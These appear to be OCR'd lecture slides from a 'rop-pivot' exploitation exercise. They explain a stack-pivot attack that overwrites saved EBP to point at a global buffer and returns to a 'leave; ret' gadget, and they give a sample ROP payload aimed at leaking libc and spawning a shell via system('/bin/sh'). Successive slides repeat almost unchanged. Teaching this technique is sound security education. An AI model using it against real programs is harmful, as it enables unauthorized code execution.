
- Workaround: Frame pointer attack
  - Original epilogue of `start()`

```
...
0x080492e2 <+157>:   leave  == mov esp, ebp;
                               pop ebp;
0x080492e3 <+158>:   ret
```

  - If we modify the saved **EBP** to **addr_gbuf**?
  - If we then return to a **leave; ret** gadget?

EIP

```
...
0x080492e2 <+157>:   leave  == mov esp, ebp;
                               pop ebp;
0x080492e3 <+158>:   ret    == pop eip;
```



rop-pivot


- Workaround: Frame pointer attack
  - Original epilogue of `start()`

```
...
0x080492e2 <+157>:   leave  == mov esp, ebp;
                               pop ebp;
0x080492e3 <+158>:   ret
```

  - If we modify the saved **EBP** to **addr_gbuf**?
  - If we then return to a **leave; ret** gadget?

EIP

```
...
0x080492e2 <+157>:   leave  == mov esp, ebp;
                               pop ebp;
0x080492e3 <+158>:   ret    == pop eip;
```




rop-pivot

- Workaround: Frame pointer attack
  - Original epilogue of `start()`

```
...
0x080492e2 <+157>:   leave  == mov esp, ebp;
                               pop ebp;
0x080492e3 <+158>:   ret
```

  - If we modify the saved **EBP** to **addr_gbuf**?
  - If we then return to a **leave; ret** gadget?

```
...
0x080492e2 <+157>:   leave  == mov esp, ebp;
                               pop ebp;
EIP 0x080492e3 <+158>:   ret    == pop eip;
```



rop-pivot


- Workaround: Frame pointer attack
  - Original epilogue of `start()`

```
...
0x080492e2 <+157>:   leave  == mov esp, ebp;
                               pop ebp;
0x080492e3 <+158>:   ret
```

  - If we modify the saved **EBP** to **addr_gbuf**?
  - If we then return to a **leave; ret** gadget?


```
...
0x080492e2 <+157>:   leave  == mov esp, ebp;
                               pop ebp;
0x080492e3 <+158>:   ret    == pop eip;
```

EIP = 0x42424242 SEGFAULT



rop-pivot


- Workaround: Frame pointer attack
  - We have a full control over `gbuf`
  - We can store `addr_gadget` instead of `BBBB`
    - i.e., store a ROP chain starting from `&gbuf+4`
    - Program will return to the gadget and keep ropping
    - We can leak libc and call `system("/bin/sh")` afterwards ☺



rop-pivot

- Example payload
  - b"AAAA"
  - p32(addr_write)
  - p32(addr_pop3_ret)
  - p32(1)
  - p32(addr_setvbuf)
  - p32(4)
  - b"B" * (280 - 4 * 8)
  - p32(addr_gbuf)
  - p32(addr_leave_ret)


→ Initially gets read into gbuf
then memcpy'ed into buf



rop-pivot

- Execution

```
EIP  0x080492e2 <+157>:   leave  == mov esp, ebp;
                                    pop ebp;
     0x080492e3 <+158>:   ret    == pop eip;
```

